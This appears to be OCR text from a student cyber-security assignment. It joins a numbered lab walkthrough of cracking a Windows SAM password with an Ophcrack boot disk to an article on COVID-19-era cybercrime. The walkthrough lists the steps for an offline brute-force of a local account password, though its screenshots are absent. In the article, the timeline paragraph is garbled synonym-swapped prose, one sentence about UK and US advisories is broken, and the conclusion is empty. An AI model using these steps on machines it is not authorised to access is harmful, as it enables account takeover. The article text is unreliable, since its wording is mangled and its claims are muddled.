
2) Trying to copy the file to desktop.




3) We are unable to paste the file





4) When we try to delete the SAM file we are unable to delete it.






5) When we try to open with Sublime text we cannot see anything as the file is fully secured.







6) Here we will try to crack the file using Ophcrack tool
7) We can see victim system now download a software tool OPHCRACK from internet and install it.




8) In storage add the ophcrack tool.




9) And change the settings and make the optical disk to the top and start the machine.





10) We can see that the tool started running automatically.






11) It started the brute force attack and started cracking the password.





12) We can see the password is cracked.



ARTICLE ON CYBER-SECURITY

Abstract:-

The COVID-19 pandemic was a unique, once-in-a-lifetime event that changed the lives of billions of people throughout the world, ushering in what has come to be known as the "new normal" in terms of cultural standards and the way we live and work. Apart from having a massive influence on society and industry, the pandemic also resulted in a series of unique cyber-crime-related conditions that had an impact on society and business. The pandemic's increased fear raised the likelihood of cyber-attacks succeeding, resulting in an increase in the quantity and kind of cyber-attacks. This study examines the COVID-19 pandemic through the lens of cybercrime, highlighting the wide spectrum of cyberattacks that occurred around the world during the epidemic. The modus operandi of cyberattack campaigns is revealed by analyzing and considering cyberattacks in the context of major world events. Following what appeared to be enormous gaps between the initial outbreak of the pandemic in China and the first COVID-19-related cyber-attack, the study indicates how attacks gradually became considerably more common, to the point where three or four separate cyber-attacks were reported on certain days. Following that, the report uses the United Kingdom as a case study to show how cybercriminals used important events and government pronouncements to meticulously plan and design cyber-crime campaigns.

Introduction

The coronavirus pandemic (COVID-19), which began in 2019, swiftly escalated into a global crisis, resulting in the widespread quarantine of hundreds of millions of people in a number of nations. The World Health Organization (WHO) Coronavirus Disease (COVID-19) Dashboard reported approximately 7.5 million confirmed cases and over 430,241 deaths globally at the time of writing. As COVID-19 expanded over the world, it spawned a secondary major threat to a technology-driven society: a succession of indiscriminate, as well as targeted, cyber-attacks and cyber-crime campaigns. Since the epidemic, there have been instances of scams imitating governmental bodies (e.g., WHO) and organizations (e.g., supermarkets, airlines), targeting support platforms, committing PPE fraud and advertising

COVID19 cures. These scams are aimed at the general public as well as the millions of people who work from home. Working from home has revealed a new level of cyber security risks and challenges that industry and citizens have never encountered before. Cybercriminals have taken advantage of this chance to broaden their attacks by employing classic deception, which preys on people's increased tension, anxiety, and fear.In addition, working from home has revealed that software vendors are generally unprepared, especially when it comes to product security. Cyber-attacks are also targeting critical infrastructure such as healthcare services. In response, the UK's National Cyber Security Center (NCSC) and the US Department of Homeland Security (DHS) Cyber Security and Infrastructure Security Agency (CISA) are leveraging the current COVID 19 to provide eight Persistent Threats (APTs). Released the group-Pandemic. These advisory addressed issues such as phishing, malware, and compromises on communication platforms (Zoom, Microsoft Teams, etc.). But what is definitely lacking here and in the study is a broader assessment of the numerous pandemic-related attacks. Today's state-of-the-art technology is highly dispersed, with attacks reported by governments, media, security organizations, and response teams. Therefore, given the dynamic environment, it is a major challenge for organizations to develop appropriate protection and response measures.

TIMELINE OF COVID-19 RELATED CYBER-ATTACKS –

The digital wrongdoing episodes ejecting from the COVID19 pandemic posture genuine dangers to the wellbeing and worldwide economy of the overall populace, thus getting their components, as well as the spread and reach of these dangers is fundamental. Various arrangements have been proposed in the writing to investigate how such situation transpire going from formal definitions to fundamental methodologies exploring the idea of threats. While these methodologies empower the categorisation of the assault, they regularly miss the mark on capacity to plan bigger, conveyed occasions, for example, the ones introduced in this composition, where various occasions originate from the pandemic are, be that as it may, disconnected. To this end, we picked transient representation, empowering us to plan occasions without compromising the narrative. Moreover, this kind of representation is utilized across the digital protection area to address ensuing cyberattacks

CONCLUSION-

